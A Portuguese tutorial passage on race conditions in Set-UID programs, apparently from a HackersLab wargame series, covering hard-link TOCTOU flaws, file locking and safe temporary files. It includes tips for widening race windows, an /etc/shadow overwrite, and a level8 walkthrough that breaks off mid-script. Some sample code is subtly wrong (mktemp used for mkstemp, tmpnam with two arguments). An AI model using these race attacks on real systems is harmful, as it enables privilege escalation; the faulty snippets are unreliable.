cp: replace '/etc/shadow'? y
#
```

Vamos Ser Mais Realistas

Nós conseguimos “explorar” (explorer) uma condição de corrida em um utilitário Set-UID root. É claro, esse programa foi muito “amigável” esperando 20 segundos e nos dando tempo de modificar o arquivo necessário. Com uma aplicação real, a *race condition* se aplica a um tempo muito curto. Como podemos tomar vantagem disso?

Geralmente, o cracker confia em um ataque de força bruta, renovando as tentativas centenas, milhares ou milhões de vezes, usando scripts para automatizar a sequência. É possível aumentar a chance de “cair” na falha de segurança com várias dicas que focam o aumento do tempo entre duas operações que o programa erroneamente considera como rapidamente ligadas. A ideia é deixar o processo alvo mais lento para que o intervalo de tempo precedendo a modificação do arquivo a deixe mais fácil. Diferentes tipos de técnicas podem ser usados para alcançar o que queremos:

-  Reduzir a prioridade do processo atacado o quanto possível utilizando, por exemplo, o comando: **nice -n 20 prefixo**;
-  Aumentar o carregamento do sistema, rodando vários processos que usam loops que consomem tempo da CPU (como **while (1);**);
-  O kernel não permite “debugar” programas Set-UID, mas é possível forçar uma pseudo-execução passo a passo, enviando uma

seqüência de sinais SIGSTOP -SIGCOUNT que permitem temporariamente trancar o processo (como com a combinação *Ctrl + Z* em um **shell**) e, então, reiniciar quando necessário.

O método que nos beneficia de uma falha de segurança baseada em *race conditions* é chato e repetitivo, mas ainda é útil! Vamos tentar encontrar as soluções mais efetivas.

Possível Melhoria

O problema discutido a seguir está na habilidade de se mudar uma característica de um objeto durante o lapso de tempo entre duas operações continuamente. Na situação passada, a mudança não estava centrada no arquivo em si. Como usuário comum, teria sido bem difícil conseguir modificar ou até ler o arquivo **/etc/shadow**. Como é fato, a mudança implica na ligação entre a entrada de arquivo na árvore do sistema e o próprio arquivo como entidade física. Vamos lembrar que a maioria dos comandos de sistema (**rm**, **mv**, **ln**, etc.) age no nome do arquivo, não no seu conteúdo. Mesmo quando você deleta um arquivo (usando **rm** e a chamada de sistema **unlink()**), o conteúdo é realmente deletado quando o último link físico – a última referência – é removido (Não estou dizendo que parece coisa de ficção científica J !).

O erro cometido no programa anterior é considerar a associação entre o nome do arquivo e seu conteúdo imodificável, ou pelo menos constante, durante o lapso de tempo entre as operações **stat()** e **fopen()**. Ainda, o exemplo do link físico deveria ser suficiente para verificar que essa associação não é permanente de modo algum. Vamos tomar um exemplo utilizando esse tipo de link. Em um diretório pertencente a nós, criamos um novo link para um arquivo de sistema. É claro, o criador do arquivo e os modos de acesso são mantidos. O comando **ln -f** força a criação, mesmo que aquele nome já exista:

```
$ ln -f /etc/fstab ./meuarquivo
$ ls -il /etc/fstab meuarquivo

8570 -rw-r--r--    2 root   root    716 Jan 25 19:07 /etc/fstab
8570 -rw-r--r--    2 root   root    716 Jan 25 19:07 myfile

$ cat meuarquivo
/dev/hda5      /                ext2      defaults,mand    1 1
/dev/hda6      swap            swap      defaults          0 0
/dev/fd0       /mnt/floppy     vfat      noauto,user       0 0
/dev/hdc       /mnt/cdrom      iso9660   noauto,ro,user    0 0
/dev/hda1      /mnt/dos        vfat      noauto,user       0 0
/dev/hda7      /mnt/audio      vfat      noauto,user       0 0
/dev/hda8      /home/ccb/annexe ext2      noauto,user       0 0
none          /dev/pts        devpts    gid=5,mode=620    0 0
none          /proc           proc      defaults          0 0

$ ln -f /etc/host.conf ./meuarquivo
$ ls -il /etc/host.conf meuarquivo
8198 -rw-r--r--    2 root   root    26 Mar 11 2000 /etc/
host.conf
8198 -rw-r--r--    2 root   root    26 Mar 11 2000 myfile
```

```
$ cat myfile
order hosts,bind
multi on
$
```

O comando **ls -li** mostra o número do nó (node) no início da linha. Nós podemos ver o mesmo nome apontando para nós físicos diferentes.

De fato, nós gostaríamos que as funções que checam e acessam o arquivo sempre apontassem para o mesmo conteúdo e o mesmo nó. Isso é possível! O próprio kernel manipula automaticamente essa associação quando nos provém um descritor do arquivo. Quando abrimos um arquivo para leitura, a chamada de sistema **open()** retorna um valor inteiro, esse é o descritor, associando-o com o arquivo físico por uma tabela interna. Toda a leitura que faremos depois será com o conteúdo do arquivo, não importando o que aconteça com o nome utilizado durante a operação de abertura do arquivo.

Vamos enfatizar aquele ponto: uma vez que um arquivo foi aberto, toda operação com o arquivo, incluindo removê-lo, não terá efeito no seu conteúdo. Enquanto existir um processo mantendo um descritor para um arquivo, o conteúdo deste não é removido do disco, mesmo que seu nome desapareça do diretório onde estava gravado. O kernel mantém a associação para o conteúdo do arquivo entre a chamada de sistema **open()** provendo o descritor do arquivo e a liberação desse descritor por **close()**, ou o processo acaba.

Então, aí temos nossa solução! Nós podemos abrir o arquivo e checar as permissões examinando as características do descritor ao invés das do arquivo. Isso é feito usando a chamada de sistema **fstat()** (esta última funcionando como **stat()**), mas checando um descritor de arquivo, ao invés de um PATH. Para acessar o conteúdo do arquivo utilizando o descritor, nós usaremos a função **fdopen()** (que funciona como **fopen()**) enquanto confiamos no descritor, ao invés do nome de arquivo. Então, o programa vira:

```
1  /* ex_02.c */
2  #include <fcntl.h>
3  #include <stdio.h>
4  #include <stdlib.h>
5  #include <unistd.h>
6  #include <sys/stat.h>
7  #include <sys/types.h>
8
9  int
10 main (int argc, char * argv [])
11 {
12     struct stat st;
13     int fd;
14     FILE * fp;
15
16     if (argc != 3) {
17         fprintf (stderr, "uso : %s mensagem \n",
18 argv [0]);
19         exit(EXIT_FAILURE);
20     }
21     if ((fd = open (argv [1], O_WRONLY, 0)) < 0) {
```

```

21         fprintf (stderr, "Impossível abrir %s\n",
argv [1]);
22         exit(EXIT_FAILURE);
23     }
24     fstat (fd, & st);
25     if (st . st_uid != getuid ()) {
26         fprintf (stderr, "%s não é dono\n", argv
[1]);
27         exit(EXIT_FAILURE);
28     }
29     if (! S_ISREG (st . st_mode)) {
30         fprintf (stderr, "%s não é arquivo
comum\n", argv[1]);
31         exit(EXIT_FAILURE);
32     }
33     if ((fp = fdopen (fd, "w")) == NULL) {
34         fprintf (stderr, " Impossível abrir\n");
35         exit(EXIT_FAILURE);
36     }
37     fprintf (fp, "%s", argv [2]);
38     fclose (fp);
39     fprintf (stderr, " Escrever Ok\n");
40     exit(EXIT_SUCCESS);
41 }

```

Desta vez, após a linha 20, nenhuma mudança ao arquivo (deletar, renomear, linkar) irá afetar o comportamento do nosso programa; o conteúdo do arquivo físico original será mantido.

Observações

Quando manipulamos um arquivo, é importante assegurar que a associação entre a representação interna e o conteúdo real fique constante. Preferivelmente, nós usaremos as seguintes chamadas de sistema para manipular o arquivo como um descritor já aberto, ao invés de seus equivalentes, usando o PATH:

Chamada de sistema	Uso
<code>fchdir (int fd)</code>	Vai para o diretório representado por <i>fd</i> .
<code>fchmod (int fd, mode_t mode)</code>	Muda os direitos de acesso do arquivo.
<code>fchown (int fd, uid_t uid, gid_t gif)</code>	Muda o dono do arquivo.
<code>fstat (int fd, struct stat * st)</code>	Consulta as informações gravadas no nó do arquivo físico.
<code>ftruncate (int fd, off_t length)</code>	Truca um arquivo existente.
<code>fdopen (int fd, char * mode)</code>	Inicializa E/S de um descriptor já aberto. É uma rotina de biblioteca <i>stdio</i> , não uma chamada de sistema..

Então, é claro, você deve abrir o arquivo no modo desejado, chamando **open()** (não se esqueça do terceiro argumento quando criar um novo arquivo). Falaremos mais sobre **open()** adiante, quando nós discutirmos o problema do arquivo temporário.

Nós devemos insistir que é importante checar os códigos de retorno das chamadas de sistema. Darei um exemplo, mesmo que não esteja relacionado com o *race conditions*. Um problema encontrado nas implementações antigas de */bin/login*, resultado de uma negligência de uma checagem de código de erro. Essa aplicação automaticamente fornecia acesso root quando não encontrava o arquivo */etc/passwd*. Esse comportamento pode parecer aceitável enquanto se repara um arquivo danificado. Por outro lado, checar que era impossível de abrir o arquivo ao invés de checar se o arquivo realmente existia, era menos que aceitável. Chamar */bin/login* após abrir o número máximo de descritores permitidos fornecia a qualquer usuário acesso root... Terminamos, aqui, com essa discussão sobre como é importante checar, não só se a chamada de sistema falhou ou sucedeu, mas os códigos de erro também, antes de tomar qualquer ação sobre a segurança do sistema.

Race Conditions para o Conteúdo do Arquivo

Um programa lidando com a segurança do sistema não deve confiar no acesso exclusivo ao conteúdo de outra aplicação. Mais exatamente, é importante manipular corretamente os riscos de condição de corrida para o mesmo arquivo. O perigo principal vem de um usuário rodando instâncias múltiplas (cópias) de uma aplicação Set-UID root simultaneamente ou estabelecendo múltiplas conexões de uma vez com o mesmo daemon, na esperança de criar uma condição de *race condition*, durante a qual o conteúdo de um arquivo de sistema poderia ser modificado de maneira incomum.

Para impedir que um programa seja sensível a esse tipo de situação, é necessário instituir um mecanismo de acesso exclusivo aos dados do arquivo. Esse é o mesmo problema que encontramos em banco de dados quando vários usuários são permitidos a mudar simultaneamente o conteúdo de um arquivo. O princípio de **“trancamento do arquivo”** resolve esse problema.

Quando um processo deseja escrever em um arquivo, ele pede ao kernel para trancar aquele arquivo – ou uma parte dele. Enquanto o processo manter a tranca, nenhum outro pode pedir para trancar o mesmo arquivo, ou pelo menos parte dele. Da mesma maneira, um processo pede por um trancamento antes de ler o conteúdo de um arquivo para impedir que nenhuma mudança seja feita enquanto ele mantém a tranca.

Na verdade, o sistema é mais esperto que isso: o kernel distingue entre as trancas requeridas para leitura de arquivo e aquelas para gravação. Vários processos podem manter uma tranca para leitura simultaneamente, desde que nenhum tente mudar o conteúdo do arquivo. Entretanto, somente um processo pode manter uma tranca para escrever durante um certo tempo, e nenhuma outra tranca pode ser fornecida ao mesmo tempo, mesmo para leitura.

Existem dois tipos de trancas (geralmente, incompatíveis entre si). A primeira vem do BSD e confia na chamada de sistema **flock()**. Seu primeiro argumento é o descritor do arquivo que você deseja acessar de modo exclusivo, e o segundo é uma constante simbólica representando a operação a ser feita. Pode-se ter valores diferentes: **LOCK_SH** (trava para leitura), **LOCK_EX** (para escrita), **LOCK_UN** (liberação da trava).

O segundo tipo de trava vem do System V e confia na chamada de sistema **fcntl()**. Há uma função de biblioteca chamada **lockf()** parecida com a chamada de sistema, mas não tão rápida. O primeiro argumento de **fcntl()** é o descritor do arquivo que será trancado. O segundo representa a operação a ser realizada: **F_SETLK** e **F_SETLKW** manipulam uma trava, o segundo comando fica bloqueado até que a operação se torne possível, enquanto o primeiro retorna imediatamente em caso de falha. **F_GETLK** consulta o estado de trava de um arquivo (o que é útil para aplicações). O terceiro argumento é um ponteiro para uma variável descrevendo a trava, tipo **flock**. Os membros importantes da estrutura **flock** são os seguintes:

Nome	Tipo	Significado
<code>l_type</code>	<code>int</code>	Ação esperada: F_RDLCK (trancar leitura), F_WRLCK (trancar escrita) e F_UNLCK (liberar a trava).
<code>l_whence</code>	<code>int</code>	l_start : Campo de origem (geralmente SEEK_SET).
<code>l_start</code>	<code>off_t</code>	Posição do início da trava (geralmente 0).
<code>l_len</code>	<code>off_t</code>	Tamanho da trava, 0 até alcançar o fim do arquivo.

Nós podemos ver que **fcntl()** pode trancar porções limitadas do arquivo, mas é capaz de fazer muito mais comparado a **flock()**. Vamos dar uma olhada em um pequeno programa pedindo por uma trava de leitura para arquivos, os quais os nomes serão dados como um argumento, e esperando que o usuário pressione a tecla *Enter* antes de terminar (e assim, liberando a trava).

```

1  /* ex_03.c */
2  #include <fcntl.h>
3  #include <stdio.h>
4  #include <stdlib.h>
5  #include <sys/stat.h>
6  #include <sys/types.h>
7  #include <unistd.h>
8
9  int
10 main (int argc, char * argv [])
11 {
12     int i;
13     int fd;
14     char buffer [2];
15     struct flock lock;
16
17     for (i = 1; i < argc; i++) {
18         fd = open (argv [i], O_RDWR | O_CREAT, 0644);
19         if (fd < 0) {
20             fprintf (stderr, "Impossível abrir %s\n", argv

```

```

[i]);
21         exit(EXIT_FAILURE);
22     }
23     lock . l_type = F_WRLCK;
24     lock . l_whence = SEEK_SET;
25     lock . l_start = 0;
26     lock . l_len = 0;
27     if (fcntl(fd, F_SETLK, & lock) < 0) {
28         fprintf(stderr, "Impossível trancar %s\n",
argv [i]);
29         exit(EXIT_FAILURE);
30     }
31 }
32 fprintf(stdout, "Pressione Enter para liberar as
travas\n");
33 fgetc(buffer, 2, stdin);
34 exit(EXIT_SUCCESS);
35 }

$ cc -Wall ex_03.c -o ex_03
$ ./ex_03 meuarquivo

```

Pressione *Enter* para liberar as travas.

De outro terminal...

```

$ ./ex_03 meuarquivo
Impossível trancar meuarquivo
$

```

Pressionando *Enter* no primeiro console, nós liberamos as travas.

Com esse mecanismo de trava, você pode prevenir *race conditions* para diretórios e filas de impressão, como o daemon **lpd**, usando a trava **flock()** no arquivo **/var/lock/subsys/lpd**, ainda permitindo somente uma instância. Você pode também manipular o acesso a um sistema de arquivos de uma maneira segura, como **/etc/passwd**, trancando com **fcntl()**, enquanto muda os dados de um usuário.

Entretanto, isso apenas protege da interferência de outras aplicações de comportamento correto, pedindo ao kernel para reservar acesso próprio antes de ler ou escrever para um arquivo importante de sistema. Nós falamos agora sobre "trava cooperativa", que mostra que a aplicação é confiável através de acesso de dados. Infelizmente, um programa malfeito é capaz de substituir o conteúdo do arquivo, mesmo se outro processo, com bom comportamento, tiver uma trava para escrita.

Aqui está um exemplo: Nós escrevemos algumas letras no arquivo e trancamos utilizando o último programa:

```

$ echo "PRIMEIRO" > meuarquivo
$ ./ex_03 meuarquivo

```

Pressione Enter para liberar as travas

De outro console, nós podemos mudar o arquivo:

```

$ echo "SEGUNDO" > meuarquivo
$

```

De volta ao primeiro console, nós checamos os “danos”:

```
(Enter)
$ cat meuarquivo
SEGUNDO
$
```

Para resolver esse problema, o kernel do Linux provê ao administrador um mecanismo de trava que vem do System. Entretanto, você só pode usá-lo com travas **fcntl()** e não com **flock()**. O administrador pode dizer ao kernel que as **fcntl()** são *estritas*, usando uma combinação particular de direitos de acesso. Então, se um processo tranca um arquivo para escrita, outro processo não conseguirá escrever naquele arquivo (mesmo como root).

A combinação particular é usar o bit *Set-GID* enquanto o bit de execução é removido do grupo. Isso é obtido com o comando:

```
$ chmod g+s-x meuarquivo
$
```

Entretanto, isso não é suficiente. Para um arquivo automaticamente se beneficiar de travas cooperativas restritas, o atributo obrigatório deve ser ativado na partição onde ele pode ser encontrado.

Geralmente, você tem que mudar o arquivo **/etc/fstab** e acrescentar a opção **mand** na quarta coluna, ou digitar o comando:

```
# mount
/dev/hda5 on / type ext2 (rw)
[...]
# mount / -o remount,mand
# mount
/dev/hda5 on / type ext2 (rw,mand)
[...]
#
```

Agora, nós podemos checar que uma mudança de outro console é:

```
$ ./ex_03 meuarquivo
```

Pressione Enter para liberar as travas.

De outro terminal:

```
$ echo "TERCEIRO" > meuarquivo
bash: meuarquivo: Resource temporarily not available
$
```

E de volta ao primeiro console:

```
(Enter)
$ cat meuarquivo
SEGUNDO
$
```

O administrador, e não o programador, deve decidir fazer estritas as travas de arquivos (exemplo: **/etc/passwd** ou **/etc/shadow**). O programador tem que controlar a maneira como os dados são acessados, o que faz com que suas aplicações manipulem os dados de modo coerente quando lerem e não seja

perigoso para outros processos quando escrever, enquanto que o ambiente seja devidamente administrado.

Arquivos Temporários

Muito freqüentemente um programa necessita guardar dados em um arquivo externo. O caso mais comum é inserir um dado qualquer no meio de um arquivo seqüencialmente ordenado, o que implica fazer uma cópia do arquivo para um diretório temporário, enquanto acrescenta a nova informação. Então, a chamada de sistema **unlink()** remove o arquivo original e **rename()** renomeia o arquivo temporário para substituir o primeiro.

Se abrirmos um arquivo temporário de forma incorreta, pode ser um ponto de entrada para situações de *race conditions* para um usuário mal-intencionado. Falhas de segurança baseadas em arquivos temporários foram recentemente descobertas em aplicações como *Apache*, *Linuxconf*, *getty_ps*, *wu-ftpd*, *rdist*, *gpm*, *inn*, etc. Vamos lembrar alguns princípios para impedir esse tipo de problema.

Geralmente, a criação de arquivos temporários é feita no **/tmp**. Este permite ao administrador saber onde o armazenamento deste tipo de arquivo é feito. É também possível programar uma limpeza periódica (usando **cron**), o uso de uma partição independente formatada em tempo de boot, etc. Geralmente, o administrador define o local reservado para arquivos temporários nos arquivos **<paths.h>** e **<stdio.h>**, na definição das constantes simbólicas **PATH_TMP** e **P_tmpdir**. De qualquer maneira, usar outro diretório que não seja **/tmp** não é tão bom, desde que isso implique recompilar cada aplicação, inclusive a biblioteca do C.

Entretanto, é bom mencionar que o comportamento da rotina **Glibc** pode ser definido usando a variável de ambiente **TMPDIR**. Ainda, o usuário pode pedir para que arquivos temporários sejam guardados em um diretório que pertença a ele ao invés de **/tmp**. Isso é muitas vezes obrigatório quando a partição dedicada a **/tmp** é muito pequena para rodar aplicações que requerem grande quantidade de dados temporários. O diretório de sistema **/tmp** é especial por causa de seus direitos de acesso:

```
$ ls -ld /tmp
drwxrwxrwt 7 root  root      31744 Feb 14 09:47 /tmp
$
```

O bit representado pela letra "t" tem um significado especial quando aplicado a um diretório: somente o dono do diretório (*root*) e o dono do arquivo encontrado no mesmo podem deletar o arquivo. Com diretório tendo acesso completo de escrita, cada usuário pode colocar seus arquivos nele, sabendo que estarão protegidos - pelo menos até a nova limpeza feita pelo administrador.

De qualquer maneira, usar o diretório temporário pode causar alguns problemas. Vamos iniciar com o caso trivial, uma aplicação Set-UID root conversando com um usuário.

Vamos falar de um programa de transporte de email. Se esse processo recebe um sinal para terminar imediatamente (por exemplo, *SIGTERM* ou *SIGQUIT* durante o desligamento do sistema), pode tentar salvar temporariamente o email escrito, mas não enviado. Com versões antigas, isso era feito em **/tmp/dead.letter**. Então, o usuário só tinha que criar (desde que ele pudesse escrever em **/tmp**) um link físico para **/etc/shadow** com o nome **dead.letter** para que o programa de email (rodando sobre UID root) escrevesse para esse arquivo seu conteúdo (do email) ainda não terminado (acidentalmente contendo uma linha "root::1:99999:::").

O primeiro problema com esse comportamento é a natureza visível do arquivo. Só de você observar uma vez, deduz que o arquivo **/tmp/dead.letter** será usado. Então, o primeiro passo é utilizar um arquivo definido para a instância atual do programa. Existem várias funções da biblioteca capaz de nos fornecer um nome pessoal de arquivo temporário.

Vamos supor que nós tenhamos tal função provendo um nome único para nosso arquivo temporário e software livre sendo disponibilizado com o código-fonte (e também para a biblioteca C). O arquivo é, entretanto, visível, mesmo que seja difícil. Um atacante poderia criar um link simbólico para o símbolo provido na biblioteca C.

Nossa primeira reação é checar se o arquivo existe antes de abri-lo. Nós poderíamos escrever algo como:

```
if ((fd = open (filename, O_RDWR)) != -1) {
    fprintf (stderr, "%s ja existe\n", filename);
    exit(EXIT_FAILURE);
}
fd = open (filename, O_RDWR | O_CREAT, 0644);
...
```

Obviamente, esse é um caso típico de *race condition*, onde uma falha de segurança abre, seguindo a ação de um usuário que sucedi em criar um link para **/etc/passwd** entre o primeiro **open()** e o segundo. Essas duas operações devem ser feitas de modo exclusivo, sem que nenhuma manipulação seja capaz de tomar o lugar entre eles. Isso é possível usando uma opção específica da chamada de sistema **open()**. Chamada de **O_EXCL**, e usada em conjunção com **O_CREAT**, esta opção faz com que o **open()** falhe se o arquivo já existe, mas a checagem de existência é exclusivamente ligada à criação.

Por falar nisso, a extensão da GNU 'x' para modos de abertura da função **fopen()** requer a criação de um arquivo exclusivo, falhando se o arquivo já estiver aberto:

```
FILE * fp;

if ((fp = fopen (filename, "r+x")) == NULL) {
    perror ("Nao pude criar o arquivo.");
    exit (EXIT_FAILURE);
}
```

As permissões de arquivos temporários são muito importantes também. Se você sempre tiver que escrever informações confidenciais de modo 644 (leia/escreva para o dono, somente leia para o resto do mundo), fica meio chato...

```
#include <sys/types.h>
#include <sys/stat.h>

mode_t umask(mode_t mask);
```

A função acima permite que nós determinemos as permissões de um arquivo em tempo de criação. Ainda, seguindo uma chamada **umask(077)**, o arquivo será aberto em modo 600 (leia/escreva para o dono, nenhum direito para todos os outros).

Geralmente, a criação do arquivo temporário é feita em três passos:

1. Criação de nome único (random);
2. Abertura utilizando **O_CREAT** | **O_EXCL**, com as mais restritivas permissões;
3. Checar o resultado ao abrir o arquivo e agir (tentar de novo ou sair).

Como criar um arquivo temporário?

```
#include <stdio.h>

char *tmpnam(char *s);
char *tmpnam(const char *dir, const char *prefix);
```

A função retorna ponteiros para criar nomes randômicos.

A primeira função aceita um argumento **NULL** e, então, retorna a um endereço de *buffer* estático. Seu conteúdo irá mudar na próxima chamada a **tmpnam(NULL)**. Se o argumento é uma string alocada, o nome é copiado para lá, o que requer um tamanho adequado de string. Tome cuidado com *buffer overflow*! (que veremos no próximo capítulo). O comando **man** informa sobre problemas quando a função é usada com um parâmetro **NULL** se **_POSIX_THREADS** ou **_POSIX_THREAD_SAFE_FUNCTIONS** forem definidas.

A função **tmpnam()** retorna um ponteiro para uma string. Esta função checa se o arquivo não existe antes de retornar seu nome. O comando **man** não recomenda seu uso, já que o diretório pode não ser "cabível" (existem vários significados para isso).

Veremos dessa maneira:

```
char *filename;
int fd;
```

```
do {
    filename = tmpnam (NULL, "foo");
    fd = open (filename, O_CREAT | O_EXCL | O_TRUNC |
O_RDWR, 0600);
    free (filename);
} while (fd == -1);
```

O loop (repetição) usado aqui reduz uns riscos, mas cria outros. O que aconteceria se a partição onde você quisesse criar o arquivo temporário estivesse cheia ou se o sistema já tivesse aberto o número máximo de arquivos de uma vez? (*What would happen if the partition where you want to create the temporary file is full, or if the system already opened the maximum number of files available at once?*)

```
#include <stdio.h>

FILE *tmpfile (void);
```

A função cria um arquivo de nome único e o abre. Este arquivo é automaticamente deletado após ser fechado.

Com a biblioteca **Glibc-2.1.3** ou superior, esta função utiliza um mecanismo similar, o **tmpnam()** para gerar o arquivo e abrir o descritor equivalente. O arquivo é deletado, mas o Linux realmente o remove quando nenhum recurso o utiliza, isto é, quando o descritor do arquivo é liberado, usando uma chamada de sistema **close()**.

```
FILE * fp_tmp;

if ((fp_tmp = tmpfile()) == NULL) {
    fprintf (stderr, "Nao consigo criar arquivo
temporario\n");
    exit (EXIT_FAILURE);
}

/* ... uso do arquivo temporario ... */

fclose (fp_tmp); /* deleção real do sistema */
```

Os casos mais simples não requerem mudança do nome do arquivo nem transmissão para outro processo, mas somente gravação e leitura em alguma área temporária. Nós também não precisamos saber o nome do arquivo temporário, mas somente acessar seu conteúdo. A função **tmpfile()** faz isso.

O artigo *Secure-Programs-HOWTO* (como desenvolver programas seguros) não recomenda o seu uso. De acordo com o autor, as especificações não garantem a criação do arquivo e ele não foi capaz de checar cada implementação.

De acordo com isso, essa outra função é mais eficiente:

```
#include <stdlib.h>

char *mktemp(char *template);
int mkstemp(char *template);
```

Por último, essas funções criam um arquivo temporário, uma tabela feita de strings terminando com "XXXXXX". Esses 'X' são trocados por um nome único de arquivo. De acordo com suas versões, **mktemp()** substitui os primeiros cinco 'X' com o ID de Processo (PID)... o que faz um nome fácil de decorar: somente o último 'X' é randomizado. Algumas versões permitem mais do que um 'X'.

mktemp() é a função recomendada pelo artigo *Secure-Programs-HOWTO*. Aqui está o método:

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/stat.h>

void failure(msg) {
    fprintf(stderr, "%s\n", msg);
    exit(1);
}

/*
 * Cria um arquivo temporário e o retorna.
 * Essa rotina remove o nome do arquivo, então ele
 * não mais aparece quando o diretório é listado.
 */
FILE *create_tempfile(char *temp_filename_pattern)
{
    int temp_fd;
    mode_t old_mode;
    FILE *temp_file;

    /* criar arquivo com restrições de permissão */
    old_mode = umask(077);
    temp_fd = mktemp(temp_filename_pattern);
    (void) umask(old_mode);
    if (temp_fd == -1) {
        failure("Nao pode abrir arquivo temporario");
    }
    if (!(temp_file = fdopen(temp_fd, "w+b"))) {
        failure("Nao pode criar o descritor do arquivo");
    }
    if (unlink(temp_filename_pattern) == -1) {
        failure("Nao pode deslinkar o arquivo temporario");
    }
    return temp_file;
}
```

Essas funções mostram os problemas com abstração e portabilidade. Isto é, as funções padrões da biblioteca devem fornecer recursos (abstração)... mas a maneira de implementá-las varia de acordo com o sistema (portabilidade). Por exemplo: **tmpfile()** pode abrir um arquivo temporário de maneiras diferentes, **mktemp()** pode manipular um número variável de 'X' de acordo com a implementação...


Conclusão

Esta introdução bem mais teórica do problema das *race conditions* é necessária para que você entenda como ela ocorre, como se dão os problemas entre as duas funções de leitura e gravação e tenha uma noção de quais funções pode

usar para corrigir determinado problema. Se você não tem noção nenhuma de C e ficou “boiando” na explicação, sugiro que tente aprender um pouco, pois todos os níveis após este utilizarão a programação. Esse nível ficará muito mais fácil de ser entendido no passo-a-passo.

Passo-a-passo


Nos conectamos ao *HackersLab* como *level8*, encontramos o arquivo que possui UID de *level9* e GID de *level8*. Encontramos o que foi citado no problema, */usr/bin/ps2*.



```
Telnet drill.hackerslab.org

Welcome to Drill Server !!
Happy Hacking :)
login: level8
Password:
Last login: Sun Apr 6 05:42:31 from dial181-131-216-161.in-addr.btopenworld.com
[level8@drill level8]$ find / -user level9 -group level8 2>/dev/null
/usr/bin/ps2
[level8@drill level8]$ ls -la /usr/bin/ps2
-rwx-k-- 1 level9 level8 15739 Jul 5 2001 /usr/bin/ps2
[level8@drill level8]$ cd /usr/bin
[level8@drill bin]$ ./ps2
[level8@drill bin]$
```

Após entrar no diretório */usr/bin*, tentei executar *./ps2*. Nada aconteceu... será mesmo? Nós sabemos que ele cria um arquivo temporário, mas vamos supor que isso não nos foi dito. Sendo assim, podemos “chechar” suas ações utilizando o comando *strace*. Digitando *strace /usr/bin/ps2* (sem as aspas). Vamos dar uma olhada no que o comando gerou:



```
Telnet drill.hackerslab.org

old_mmap(0x4010a000, 14368, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANON
VM000, -1, 0) = 0x4010a000
close(3) = 0
mprotect(0x40019000, 578752, PROT_READ|PROT_WRITE) = 0
mprotect(0x40019000, 578752, PROT_READ|PROT_EXEC) = 0
munmap(0x40015000, 12482) = 0
personality(PER_LINUX) = 0
getpid() = 10795
access("/var/tmp2/ps2.tmp", W_OK) = -1 ENOENT (No such file or directory)
lstat("/var/tmp2/ps2.tmp", 0xbffff014) = -1 ENOENT (No such file or directory)
hex(0) = 0x80499e8
hex(0x8049ab0) = 0x8049ab0
hex(0x804a000) = 0x804a000
open("/var/tmp2/ps2.tmp", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 3
nanosleep(<0, 10000>, NULL) = 0
fstat64(0x3, 0xbffff0c4) = 0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0
x40015000
lstat("/var/tmp2/ps2.tmp", (st_mode=S_IFREG|0664, st_size=0, ...)) = 0
write(3, "hahahahahaha", 12) = 12
close(3) = 0
munmap(0x40015000, 4096) = 0
unlink("/var/tmp2/ps2.tmp") = 0
_exit(0) = 7
[level8@drill bin]$ @CABEI DE USAR -> strace ps2
```

Parece até piada... lá está tudo que vimos no estudo... a função **open()** abrindo um arquivo temporário sem qualquer checagem de descritor, a tentativa de gravar a string **hahahahahahaha** usando a função **write()**, sem controle nenhum de permissões, e pior, nos fornecendo o nome do arquivo, ao invés de criar um arquivo randômico. Vamos tentar criar alguns “scriptzinhos” para linkar o arquivo temporário **/var/tmp2/ps2.tmp**, criado pelo programa **ps2**, a algum conteúdo de nosso interesse.

Você terá que utilizar o editor de texto VI para criar dois pequenos programinhas, ou scripts. Um ficará executando o arquivo **ps2** para que possamos aproveitar sua *race condition* antes que ele “feche” o arquivo **/var/tmp2/ps2.tmp**.

É só digitar **vi <nome do arquivo>**. No primeiro script, por exemplo, crie um arquivo chamado *race1* (ou outro nome de arquivo) dentro do diretório **var/tmp2** (ou outro diretório temporário), utilizando o comando **vi /var/tmp2/race1**.

O mesmo vale para o segundo script. Ao iniciar o VI, digite “a” para entrar em modo de edição e aperte *Esc* para voltar ao modo de programa.

```

race1

while true
do
    /usr/bin/ps2
done

race2

while true
do
    /usr/bin/ps2 &
    rm -rf /var/tmp2/ps2.tmp
